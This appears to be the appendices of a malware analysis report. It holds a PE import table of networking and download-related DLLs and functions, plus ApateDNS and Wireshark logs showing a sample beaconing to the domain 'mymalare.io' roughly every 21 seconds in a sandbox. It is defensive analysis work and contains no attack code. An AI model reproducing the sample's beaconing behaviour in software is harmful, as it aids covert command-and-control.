16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
18	00000000	00000000	00000000	0009e761	0009e4e4	ddfa9672	oleaut32.dll
19	00000000	00000000	00000000	0009e76e	0009e4a8	9d7c0bcc	oleaut32.dll
20	00000000	00000000	00000000	0009e77b	0009dca4	8e68279b	oleaut32.dll
21	00000000	00000000	00000000	0009e788	0009e490	a666e399	shell32.dll
22	00000000	00000000	00000000	0009e794	0009e67c	1911c51b	shell32.dll
23	00000000	00000000	00000000	0009e7a0	0009e57c	994a1bdf	shell32.dll
24	00000000	00000000	00000000	0009e7ac	0009e660	9bf3d4bd	SHFolder.dll
25	00000000	00000000	00000000	0009e7b9	0009e4dc	63057a89	URLMON.DLL
26	00000000	00000000	00000000	0009e7c4	0009dd9c	43d11b7b	user32.dll
27	00000000	00000000	00000000	0009e7cf	0009dcc4	cd04c09c	user32.dll
28	00000000	00000000	00000000	0009e7da	0009e670	33ceca12	user32.dll
29	00000000	00000000	00000000	0009e7e5	0009e19c	793e7d2e	version.dll
30	00000000	00000000	00000000	0009e7f1	0009e55c	0130be32	wininet.dll
31	00000000	00000000	00000000	0009e7fd	0009e588	2dbbace5	winmm.dll
32	00000000	00000000	00000000	0009e807	0009e658	4660006c	WS2_32.DLL
33	00000000	00000000	00000000	0009e812	0009e414	45e80a95	wsock32.dll
	Thunk	Ordinal	Hint				
0	000a0d98		0000	__WSAFDIsSet			
1	000a0da6		0000	WSACleanup			
2	000a0db2		0000	WSAStartup			
3	000a0dbe		0000	WSAGetLastError			
4	000a0dd0		0000	gethostname			
5	000a0dde		0000	getservbyname			
6	000a0dee		0000	gethostbyname			
7	000a0dfe		0000	gethostbyaddr			
8	000a0e0e		0000	socket			
9	000a0e16		0000	shutdown			
10	000a0e20		0000	sendto			
11	000a0e28		0000	send			
12	000a0e2e		0000	select			
13	000a0e36		0000	recv			
14	000a0e3c		0000	ntohs			
15	000a0e44		0000	listen			
16	000a0e4c		0000	ioctlsocket			
17	000a0e5a		0000	inet_ntoa			

	ginalFirstTh	neDateStan	rwarderCha	Name	FirstThunk	Hash	
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
18	00000000	00000000	00000000	0009e761	0009e4e4	ddfa9672	oleaut32.dll
19	00000000	00000000	00000000	0009e76e	0009e4a8	9d7c0bcc	oleaut32.dll
20	00000000	00000000	00000000	0009e77b	0009dca4	8e68279b	oleaut32.dll
21	00000000	00000000	00000000	0009e788	0009e490	a666e399	shell32.dll
22	00000000	00000000	00000000	0009e794	0009e67c	1911c51b	shell32.dll
23	00000000	00000000	00000000	0009e7a0	0009e57c	994a1bdf	shell32.dll
24	00000000	00000000	00000000	0009e7ac	0009e660	9bf3d4bd	SHFolder.dll
25	00000000	00000000	00000000	0009e7b9	0009e4dc	63057a89	URLMON.DLL
26	00000000	00000000	00000000	0009e7c4	0009dd9c	43d11b7b	user32.dll
27	00000000	00000000	00000000	0009e7cf	0009dcc4	cd04c09c	user32.dll
28	00000000	00000000	00000000	0009e7da	0009e670	33ceca12	user32.dll
29	00000000	00000000	00000000	0009e7e5	0009e19c	793e7d2e	version.dll
30	00000000	00000000	00000000	0009e7f1	0009e55c	0130be32	wininet.dll
31	00000000	00000000	00000000	0009e7fd	0009e588	2dbbace5	winmm.dll
32	00000000	00000000	00000000	0009e807	0009e658	4660006c	WS2_32.DLL
33	00000000	00000000	00000000	0009e812	0009e414	45e80a95	wsock32.dll
	Thunk	Ordinal	Hint				
7	000a0dfe		0000	gethostbyaddr			
8	000a0e0e		0000	socket			
9	000a0e16		0000	shutdown			
10	000a0e20		0000	sendto			
11	000a0e28		0000	send			
12	000a0e2e		0000	select			
13	000a0e36		0000	recv			
14	000a0e3c		0000	ntohs			
15	000a0e44		0000	listen			
16	000a0e4c		0000	ioctlsocket			
17	000a0e5a		0000	inet_ntoa			
18	000a0e66		0000	inet_addr			
19	000a0e72		0000	htons			
20	000a0e7a		0000	getsockname			
21	000a0e88		0000	connect			
22	000a0e92		0000	closesocket			
23	000a0ea0		0000	bind			
24	000a0ea6		0000	accept			

APPENDIX D – APATEDNS RESULTS

16:57:19	mymalare.io	FOUND
16:57:40	mymalare.io	FOUND
16:58:01	mymalare.io	FOUND
16:58:22	mymalare.io	FOUND
16:58:44	mymalare.io	FOUND
16:59:05	mymalare.io	FOUND
16:59:26	mymalare.io	FOUND
16:59:43	slscr.update.microsoft.com	FOUND

Time	Domain Requested	DNS Returned	
16:59:47	mymalare.io	FOUND	^
17:00:04	slscr.update.microsoft.com	FOUND	
17:00:09	mymalare.io	FOUND	
17:00:25	slscr.update.microsoft.com	FOUND	
17:00:30	mymalare.io	FOUND	
17:00:46	slscr.update.microsoft.com	FOUND	
17:00:51	mymalare.io	FOUND	
17:01:07	slscr.update.microsoft.com	FOUND	
17:01:12	mymalare.io	FOUND	
17:01:28	slscr.update.microsoft.com	FOUND	
17:01:34	mymalare.io	FOUND	v

Time	Domain Requested	DNS Returned	
17:01:49	slscr.update.microsoft.com	FOUND	^
17:01:55	mymalare.io	FOUND	
17:02:10	slscr.update.microsoft.com	FOUND	
17:02:16	mymalare.io	FOUND	
17:02:37	mymalare.io	FOUND	
17:02:43	time.windows.com	FOUND	
17:02:59	mymalare.io	FOUND	
17:03:20	mymalare.io	FOUND	
17:03:41	mymalare.io	FOUND	
17:03:50	msedge.api.cdp.microsoft.com	FOUND	
17:04:02	mymalare.io	FOUND	v

Time	Domain Requested	DNS Returned	
17:04:11	msedge.api.cdp.microsoft.com	FOUND	^
17:04:24	mymalare.io	FOUND	
17:04:43	msedge.api.cdp.microsoft.com	FOUND	
17:04:45	mymalare.io	FOUND	
17:05:04	msedge.api.cdp.microsoft.com	FOUND	
17:05:06	mymalare.io	FOUND	
17:05:25	config.edge.skype.com	FOUND	
17:05:27	mymalare.io	FOUND	
17:05:36	slscr.update.microsoft.com	FOUND	
17:05:46	config.edge.skype.com	FOUND	
17:05:49	mymalare.io	FOUND	v

Time	Domain Requested	DNS Returned	
17:05:57	slscr.update.microsoft.com	FOUND	^
17:06:10	mymalare.io	FOUND	
17:06:15	config.edge.skype.com	FOUND	
17:06:18	slscr.update.microsoft.com	FOUND	
17:06:31	mymalare.io	FOUND	
17:06:36	config.edge.skype.com	FOUND	
17:06:39	slscr.update.microsoft.com	FOUND	
17:06:52	mymalare.io	FOUND	
17:07:00	slscr.update.microsoft.com	FOUND	
17:07:14	mymalare.io	FOUND	
17:07:21	slscr.update.microsoft.com	FOUND	v
Time	Domain Requested	DNS Returned	
17:07:35	mymalare.io	FOUND	^
17:07:42	slscr.update.microsoft.com	FOUND	
17:07:48	update.googleapis.com	FOUND	
17:07:56	mymalare.io	FOUND	
17:08:03	slscr.update.microsoft.com	FOUND	
17:08:09	update.googleapis.com	FOUND	
17:08:17	mymalare.io	FOUND	
17:08:24	slscr.update.microsoft.com	FOUND	
17:08:39	mymalare.io	FOUND	
17:08:40	update.googleapis.com	FOUND	
17:08:45	slscr.update.microsoft.com	FOUND	v
Time	Domain Requested	DNS Returned	
17:09:00	mymalare.io	FOUND	^
17:09:01	update.googleapis.com	FOUND	
17:09:06	slscr.update.microsoft.com	FOUND	
17:09:21	mymalare.io	FOUND	
17:09:27	slscr.update.microsoft.com	FOUND	
17:09:42	mymalare.io	FOUND	
17:09:43	update.googleapis.com	FOUND	
17:09:48	slscr.update.microsoft.com	FOUND	
17:09:54	settings-win.data.microsoft.com	FOUND	
17:10:04	mymalare.io	FOUND	
17:10:04	update.googleapis.com	FOUND	v
Time	Domain Requested	DNS Returned	
17:10:09	slscr.update.microsoft.com	FOUND	^
17:10:25	mymalare.io	FOUND	
17:10:31	slscr.update.microsoft.com	FOUND	
17:10:37	update.googleapis.com	FOUND	
17:10:46	mymalare.io	FOUND	
17:10:52	slscr.update.microsoft.com	FOUND	
17:10:58	update.googleapis.com	FOUND	
17:11:07	mymalare.io	FOUND	
17:11:13	slscr.update.microsoft.com	FOUND	
17:11:29	mymalare.io	FOUND	
17:11:34	slscr.update.microsoft.com	FOUND	v

Time	Domain Requested	DNS Returned	
17:11:50	mymalare.io	FOUND	^
17:11:55	slscr.update.microsoft.com	FOUND	
17:12:11	mymalare.io	FOUND	
17:12:16	slscr.update.microsoft.com	FOUND	
17:12:32	mymalare.io	FOUND	
17:12:37	slscr.update.microsoft.com	FOUND	
17:12:54	mymalare.io	FOUND	
17:12:58	slscr.update.microsoft.com	FOUND	
17:13:15	mymalare.io	FOUND	
17:13:19	slscr.update.microsoft.com	FOUND	
17:13:36	mymalare.io	FOUND	v

Time	Domain Requested	DNS Returned	
17:13:40	slscr.update.microsoft.com	FOUND	^
17:13:57	mymalare.io	FOUND	
17:14:01	slscr.update.microsoft.com	FOUND	
17:14:19	mymalare.io	FOUND	
17:14:22	slscr.update.microsoft.com	FOUND	
17:14:40	mymalare.io	FOUND	
17:14:43	slscr.update.microsoft.com	FOUND	
17:15:01	mymalare.io	FOUND	
17:15:04	slscr.update.microsoft.com	FOUND	
17:15:22	mymalare.io	FOUND	
17:15:25	slscr.update.microsoft.com	FOUND	v

Time	Domain Requested	DNS Returned	
17:15:44	mymalare.io	FOUND	^
17:15:46	slscr.update.microsoft.com	FOUND	
17:16:05	mymalare.io	FOUND	
17:16:07	slscr.update.microsoft.com	FOUND	
17:16:26	mymalare.io	FOUND	
17:16:28	slscr.update.microsoft.com	FOUND	
17:16:47	mymalare.io	FOUND	
17:16:49	slscr.update.microsoft.com	FOUND	
17:17:09	mymalare.io	FOUND	
17:17:10	slscr.update.microsoft.com	FOUND	
17:17:30	mymalare.io	FOUND	v

17:17:30	mymalare.io	FOUND
17:17:31	slscr.update.microsoft.com	FOUND
17:17:51	mymalare.io	FOUND
17:17:53	slscr.update.microsoft.com	FOUND

APPENDIX E – WIRESHARK RESULTS

ip.addr==127.0.0.1						
No.	Time	Source	Destination	Protocol	Length	Info
2	12.524060	127.0.0.1	127.0.0.1	DNS	61	Standard query 0xc50a A mymalare.io
3	12.524313	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0xc50a A mymalare.io A 192.168.8.254
8	33.774555	127.0.0.1	127.0.0.1	DNS	61	Standard query 0xbdb4 A mymalare.io
9	33.774748	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0xbdb4 A mymalare.io A 192.168.8.254
14	55.008685	127.0.0.1	127.0.0.1	DNS	61	Standard query 0x7f82 A mymalare.io
15	55.009206	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0x7f82 A mymalare.io A 192.168.8.254
20	76.249373	127.0.0.1	127.0.0.1	DNS	61	Standard query 0x3398 A mymalare.io
21	76.249596	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0x3398 A mymalare.io A 192.168.8.254
26	97.473814	127.0.0.1	127.0.0.1	DNS	61	Standard query 0xa8ab A mymalare.io
27	97.474250	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0xa8ab A mymalare.io A 192.168.8.254
32	118.742255	127.0.0.1	127.0.0.1	DNS	61	Standard query 0x48e4 A mymalare.io
33	118.742392	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0x48e4 A mymalare.io A 192.168.8.254
38	139.996632	127.0.0.1	127.0.0.1	DNS	61	Standard query 0xbfa A mymalare.io
39	139.996815	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0xbfa A mymalare.io A 192.168.8.254
43	156.429427	127.0.0.1	127.0.0.1	DNS	76	Standard query 0x8d1c A slscr.update.microsoft.com
44	156.429527	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0x8d1c A slscr.update.microsoft.com A 192.168.8.254

ip.addr==127.0.0.1						
No.	Time	Source	Destination	Protocol	Length	Info
118	337.188869	127.0.0.1	127.0.0.1	DNS	66	Standard query 0xc932 A time.windows.com
119	337.189008	127.0.0.1	127.0.0.1	DNS	82	Standard query response 0xc932 A time.windows.com A 192.168.8.254
122	352.397279	127.0.0.1	127.0.0.1	DNS	61	Standard query 0xbc3b A mymalare.io
123	352.397415	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0xbc3b A mymalare.io A 192.168.8.254
128	373.645324	127.0.0.1	127.0.0.1	DNS	61	Standard query 0xd5ef A mymalare.io
129	373.645814	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0xd5ef A mymalare.io A 192.168.8.254
134	394.916043	127.0.0.1	127.0.0.1	DNS	61	Standard query 0x5e4d A mymalare.io
135	394.916505	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0x5e4d A mymalare.io A 192.168.8.254
138	403.334906	127.0.0.1	127.0.0.1	DNS	78	Standard query 0xf3ae A msedge.api.cdp.microsoft.com
139	403.335004	127.0.0.1	127.0.0.1	DNS	94	Standard query response 0xf3ae A msedge.api.cdp.microsoft.com A 192.168.8.254
143	416.175594	127.0.0.1	127.0.0.1	DNS	61	Standard query 0x82e6 A mymalare.io
144	416.175783	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0x82e6 A mymalare.io A 192.168.8.254
147	424.408891	127.0.0.1	127.0.0.1	DNS	78	Standard query 0xfda2 A msedge.api.cdp.microsoft.com
148	424.409015	127.0.0.1	127.0.0.1	DNS	94	Standard query response 0xfda2 A msedge.api.cdp.microsoft.com A 192.168.8.254
152	437.415190	127.0.0.1	127.0.0.1	DNS	61	Standard query 0x33f1 A mymalare.io
153	437.415685	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0x33f1 A mymalare.io A 192.168.8.254
158	456.721760	127.0.0.1	127.0.0.1	DNS	78	Standard query 0x9cbc A msedge.api.cdp.microsoft.com
159	456.721885	127.0.0.1	127.0.0.1	DNS	94	Standard query response 0x9cbc A msedge.api.cdp.microsoft.com A 192.168.8.254
160	458.687488	127.0.0.1	127.0.0.1	DNS	61	Standard query 0x269f A mymalare.io
161	458.687936	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0x269f A mymalare.io A 192.168.8.254
166	477.769502	127.0.0.1	127.0.0.1	DNS	78	Standard query 0x6ed3 A msedge.api.cdp.microsoft.com
167	477.769632	127.0.0.1	127.0.0.1	DNS	94	Standard query response 0x6ed3 A msedge.api.cdp.microsoft.com A 192.168.8.254
168	479.960221	127.0.0.1	127.0.0.1	DNS	61	Standard query 0x8adb A mymalare.io
169	479.960335	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0x8adb A mymalare.io A 192.168.8.254
174	498.954275	127.0.0.1	127.0.0.1	DNS	71	Standard query 0x4ac3 A config.edge.skype.com
175	498.954361	127.0.0.1	127.0.0.1	DNS	87	Standard query response 0x4ac3 A config.edge.skype.com A 192.168.8.254
176	501.180566	127.0.0.1	127.0.0.1	DNS	61	Standard query 0x0fde A mymalare.io
177	501.180666	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0x0fde A mymalare.io A 192.168.8.254
181	509.646576	127.0.0.1	127.0.0.1	DNS	76	Standard query 0x1eb8 A slscr.update.microsoft.com
182	509.646652	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0x1eb8 A slscr.update.microsoft.com A 192.168.8.254
186	520.021148	127.0.0.1	127.0.0.1	DNS	71	Standard query 0x115e A config.edge.skype.com
187	520.021367	127.0.0.1	127.0.0.1	DNS	87	Standard query response 0x115e A config.edge.skype.com A 192.168.8.254
188	522.419377	127.0.0.1	127.0.0.1	DNS	61	Standard query 0xb441 A mymalare.io
189	522.419776	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0xb441 A mymalare.io A 192.168.8.254
193	530.690543	127.0.0.1	127.0.0.1	DNS	76	Standard query 0x2ae0 A slscr.update.microsoft.com
194	530.690968	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0x2ae0 A slscr.update.microsoft.com A 192.168.8.254
198	543.693363	127.0.0.1	127.0.0.1	DNS	61	Standard query 0x8593 A mymalare.io
199	543.693518	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0x8593 A mymalare.io A 192.168.8.254
201	549.145420	127.0.0.1	127.0.0.1	DNS	71	Standard query 0xe955 A config.edge.skype.com
202	549.145544	127.0.0.1	127.0.0.1	DNS	87	Standard query response 0xe955 A config.edge.skype.com A 192.168.8.254
203	551.747244	127.0.0.1	127.0.0.1	DNS	76	Standard query 0x4eac A slscr.update.microsoft.com
204	551.747701	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0x4eac A slscr.update.microsoft.com A 192.168.8.254

ip.addr==127.0.0.1						
No.	Time	Source	Destination	Protocol	Length	Info
208	564.932661	127.0.0.1	127.0.0.1	DNS	61	Standard query 0xeb80 A mymalare.io
209	564.933105	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0xeb80 A mymalare.io A 192.168.8.254
211	570.180770	127.0.0.1	127.0.0.1	DNS	71	Standard query 0x5e36 A config.edge.skype.com
212	570.180947	127.0.0.1	127.0.0.1	DNS	87	Standard query response 0x5e36 A config.edge.skype.com A 192.168.8.254
214	572.819836	127.0.0.1	127.0.0.1	DNS	76	Standard query 0x5960 A slscr.update.microsoft.com
215	572.820252	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0x5960 A slscr.update.microsoft.com A 192.168.8.254
219	586.157961	127.0.0.1	127.0.0.1	DNS	61	Standard query 0x7e60 A mymalare.io
220	586.158083	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0x7e60 A mymalare.io A 192.168.8.254
223	593.868314	127.0.0.1	127.0.0.1	DNS	76	Standard query 0x5473 A slscr.update.microsoft.com
224	593.868441	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0x5473 A slscr.update.microsoft.com A 192.168.8.254
228	607.403398	127.0.0.1	127.0.0.1	DNS	61	Standard query 0x2114 A mymalare.io
229	607.403834	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0x2114 A mymalare.io A 192.168.8.254
232	614.893353	127.0.0.1	127.0.0.1	DNS	76	Standard query 0x8f77 A slscr.update.microsoft.com
233	614.893759	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0x8f77 A slscr.update.microsoft.com A 192.168.8.254
237	628.656561	127.0.0.1	127.0.0.1	DNS	61	Standard query 0x695d A mymalare.io
238	628.656796	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0x695d A mymalare.io A 192.168.8.254
241	635.924982	127.0.0.1	127.0.0.1	DNS	76	Standard query 0xcce9 A slscr.update.microsoft.com
242	635.925102	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0xcce9 A slscr.update.microsoft.com A 192.168.8.254
245	642.158626	127.0.0.1	127.0.0.1	DNS	71	Standard query 0xa590 A update.googleapis.com
246	642.158749	127.0.0.1	127.0.0.1	DNS	87	Standard query response 0xa590 A update.googleapis.com A 192.168.8.254
249	649.896330	127.0.0.1	127.0.0.1	DNS	61	Standard query 0x7883 A mymalare.io
250	649.896787	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0x7883 A mymalare.io A 192.168.8.254
253	657.003657	127.0.0.1	127.0.0.1	DNS	76	Standard query 0x586c A slscr.update.microsoft.com
254	657.004214	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0x586c A slscr.update.microsoft.com A 192.168.8.254
257	663.252016	127.0.0.1	127.0.0.1	DNS	71	Standard query 0xc767 A update.googleapis.com
258	663.252252	127.0.0.1	127.0.0.1	DNS	87	Standard query response 0xc767 A update.googleapis.com A 192.168.8.254
261	671.151772	127.0.0.1	127.0.0.1	DNS	61	Standard query 0x8eb5 A mymalare.io
262	671.151964	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0x8eb5 A mymalare.io A 192.168.8.254
265	678.036994	127.0.0.1	127.0.0.1	DNS	76	Standard query 0x8c36 A slscr.update.microsoft.com
266	678.037080	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0x8c36 A slscr.update.microsoft.com A 192.168.8.254
271	692.425992	127.0.0.1	127.0.0.1	DNS	61	Standard query 0x0c7d A mymalare.io
272	692.426139	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0x0c7d A mymalare.io A 192.168.8.254
273	693.698178	127.0.0.1	127.0.0.1	DNS	71	Standard query 0x48c4 A update.googleapis.com
274	693.698336	127.0.0.1	127.0.0.1	DNS	87	Standard query response 0x48c4 A update.googleapis.com A 192.168.8.254
277	699.078579	127.0.0.1	127.0.0.1	DNS	76	Standard query 0xdd62 A slscr.update.microsoft.com
278	699.079042	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0xdd62 A slscr.update.microsoft.com A 192.168.8.254
282	713.702939	127.0.0.1	127.0.0.1	DNS	61	Standard query 0x3f6a A mymalare.io
283	713.703428	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0x3f6a A mymalare.io A 192.168.8.254
284	714.756383	127.0.0.1	127.0.0.1	DNS	71	Standard query 0xaae2 A update.googleapis.com
285	714.756590	127.0.0.1	127.0.0.1	DNS	87	Standard query response 0xaae2 A update.googleapis.com A 192.168.8.254
288	720.154905	127.0.0.1	127.0.0.1	DNS	76	Standard query 0xb9b5 A slscr.update.microsoft.com
289	720.155024	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0xb9b5 A slscr.update.microsoft.com A 192.168.8.254
293	734.934891	127.0.0.1	127.0.0.1	DNS	61	Standard query 0xd877 A mymalare.io
ip.addr==127.0.0.1						
No.	Time	Source	Destination	Protocol	Length	Info
294	734.935327	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0xd877 A mymalare.io A 192.168.8.254
297	741.191763	127.0.0.1	127.0.0.1	DNS	76	Standard query 0x65c1 A slscr.update.microsoft.com
298	741.192251	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0x65c1 A slscr.update.microsoft.com A 192.168.8.254
302	756.183443	127.0.0.1	127.0.0.1	DNS	61	Standard query 0x2c2a A mymalare.io
303	756.183610	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0x2c2a A mymalare.io A 192.168.8.254
304	756.824794	127.0.0.1	127.0.0.1	DNS	71	Standard query 0xca01 A update.googleapis.com
305	756.825431	127.0.0.1	127.0.0.1	DNS	87	Standard query response 0xca01 A update.googleapis.com A 192.168.8.254
308	762.227469	127.0.0.1	127.0.0.1	DNS	76	Standard query 0x47f1 A slscr.update.microsoft.com
309	762.227542	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0x47f1 A slscr.update.microsoft.com A 192.168.8.254
311	767.532692	127.0.0.1	127.0.0.1	DNS	81	Standard query 0x8cf3 A settings-win.data.microsoft.com
312	767.532817	127.0.0.1	127.0.0.1	DNS	97	Standard query response 0x8cf3 A settings-win.data.microsoft.com A 192.168.8.254
316	777.430966	127.0.0.1	127.0.0.1	DNS	61	Standard query 0x6dad A mymalare.io
317	777.431121	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0x6dad A mymalare.io A 192.168.8.254
319	777.874966	127.0.0.1	127.0.0.1	DNS	71	Standard query 0x3db9 A update.googleapis.com
320	777.875094	127.0.0.1	127.0.0.1	DNS	87	Standard query response 0x3db9 A update.googleapis.com A 192.168.8.254
322	783.248270	127.0.0.1	127.0.0.1	DNS	76	Standard query 0x7852 A slscr.update.microsoft.com
323	783.248437	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0x7852 A slscr.update.microsoft.com A 192.168.8.254
327	798.688687	127.0.0.1	127.0.0.1	DNS	61	Standard query 0xeebf A mymalare.io
328	798.688778	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0xeebf A mymalare.io A 192.168.8.254
330	804.322280	127.0.0.1	127.0.0.1	DNS	76	Standard query 0xe59b A slscr.update.microsoft.com
331	804.323030	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0xe59b A slscr.update.microsoft.com A 192.168.8.254
334	811.054458	127.0.0.1	127.0.0.1	DNS	71	Standard query 0x0c8f A update.googleapis.com
335	811.054765	127.0.0.1	127.0.0.1	DNS	87	Standard query response 0x0c8f A update.googleapis.com A 192.168.8.254
338	819.946849	127.0.0.1	127.0.0.1	DNS	61	Standard query 0xdb63 A mymalare.io
339	819.947264	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0xdb63 A mymalare.io A 192.168.8.254
341	825.351857	127.0.0.1	127.0.0.1	DNS	76	Standard query 0xbc3b A slscr.update.microsoft.com
342	825.352322	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0xbc3b A slscr.update.microsoft.com A 192.168.8.254
345	832.126892	127.0.0.1	127.0.0.1	DNS	71	Standard query 0x94a3 A update.googleapis.com
346	832.127022	127.0.0.1	127.0.0.1	DNS	87	Standard query response 0x94a3 A update.googleapis.com A 192.168.8.254
349	841.199542	127.0.0.1	127.0.0.1	DNS	61	Standard query 0xf41a A mymalare.io
350	841.200004	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0xf41a A mymalare.io A 192.168.8.254
353	846.433075	127.0.0.1	127.0.0.1	DNS	76	Standard query 0x3f7f A slscr.update.microsoft.com
354	846.433287	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0x3f7f A slscr.update.microsoft.com A 192.168.8.254
359	862.459226	127.0.0.1	127.0.0.1	DNS	61	Standard query 0xe8ae A mymalare.io
360	862.459468	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0xe8ae A mymalare.io A 192.168.8.254
362	867.460170	127.0.0.1	127.0.0.1	DNS	76	Standard query 0x79b8 A slscr.update.microsoft.com
363	867.460316	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0x79b8 A slscr.update.microsoft.com A 192.168.8.254
368	883.715756	127.0.0.1	127.0.0.1	DNS	61	Standard query 0x0740 A mymalare.io
369	883.716203	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0x0740 A mymalare.io A 192.168.8.254
371	888.506975	127.0.0.1	127.0.0.1	DNS	76	Standard query 0x0796 A slscr.update.microsoft.com
372	888.507103	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0x0796 A slscr.update.microsoft.com A 192.168.8.254
377	904.953682	127.0.0.1	127.0.0.1	DNS	61	Standard query 0xf33c A mymalare.io
378	904.954103	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0xf33c A mymalare.io A 192.168.8.254

ip.addr==127.0.0.1							
No.	Time	Source	Destination	Protocol	Length	Info	
380	909.536562	127.0.0.1	127.0.0.1	DNS	76	Standard query 0x85aa A slscr.update.microsoft.com	
381	909.536977	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0x85aa A slscr.update.microsoft.com A 192.168.8.254	
386	926.209776	127.0.0.1	127.0.0.1	DNS	61	Standard query 0x2cb0 A mymalare.io	
387	926.210196	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0x2cb0 A mymalare.io A 192.168.8.254	
389	930.588329	127.0.0.1	127.0.0.1	DNS	76	Standard query 0x3dea A slscr.update.microsoft.com	
390	930.588445	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0x3dea A slscr.update.microsoft.com A 192.168.8.254	
395	947.442179	127.0.0.1	127.0.0.1	DNS	61	Standard query 0xf251 A mymalare.io	
396	947.442332	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0xf251 A mymalare.io A 192.168.8.254	
398	951.605785	127.0.0.1	127.0.0.1	DNS	76	Standard query 0x0c08 A slscr.update.microsoft.com	
399	951.605912	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0x0c08 A slscr.update.microsoft.com A 192.168.8.254	
404	968.673765	127.0.0.1	127.0.0.1	DNS	61	Standard query 0xc45e A mymalare.io	
405	968.674241	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0xc45e A mymalare.io A 192.168.8.254	
408	972.647350	127.0.0.1	127.0.0.1	DNS	76	Standard query 0x2ccb A slscr.update.microsoft.com	
409	972.647467	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0x2ccb A slscr.update.microsoft.com A 192.168.8.254	
414	989.924054	127.0.0.1	127.0.0.1	DNS	61	Standard query 0x240d A mymalare.io	
415	989.924540	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0x240d A mymalare.io A 192.168.8.254	
418	993.700386	127.0.0.1	127.0.0.1	DNS	76	Standard query 0x7c81 A slscr.update.microsoft.com	
419	993.700791	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0x7c81 A slscr.update.microsoft.com A 192.168.8.254	
424	1011.174051	127.0.0.1	127.0.0.1	DNS	61	Standard query 0x1e9d A mymalare.io	
425	1011.174480	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0x1e9d A mymalare.io A 192.168.8.254	
427	1014.760078	127.0.0.1	127.0.0.1	DNS	76	Standard query 0x9d29 A slscr.update.microsoft.com	
428	1014.760168	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0x9d29 A slscr.update.microsoft.com A 192.168.8.254	
433	1032.449982	127.0.0.1	127.0.0.1	DNS	61	Standard query 0xe3e9 A mymalare.io	
434	1032.450504	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0xe3e9 A mymalare.io A 192.168.8.254	
436	1035.816996	127.0.0.1	127.0.0.1	DNS	76	Standard query 0xde2 A slscr.update.microsoft.com	
437	1035.817423	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0xde2 A slscr.update.microsoft.com A 192.168.8.254	
444	1053.744461	127.0.0.1	127.0.0.1	DNS	61	Standard query 0xab93 A mymalare.io	
445	1053.744969	127.0.0.1	127.0.0.1	DNS	77	Standard query response 0xab93 A mymalare.io A 192.168.8.254	
447	1056.848964	127.0.0.1	127.0.0.1	DNS	76	Standard query 0xb030 A slscr.update.microsoft.com	
448	1056.849127	127.0.0.1	127.0.0.1	DNS	92	Standard query response 0xb030 A slscr.update.microsoft.com A 192.168.8.254	
454	1075.021722	127.0.0.1	127.0.0.1	DNS	61	Standard query 0x8085 A mymalare.io	
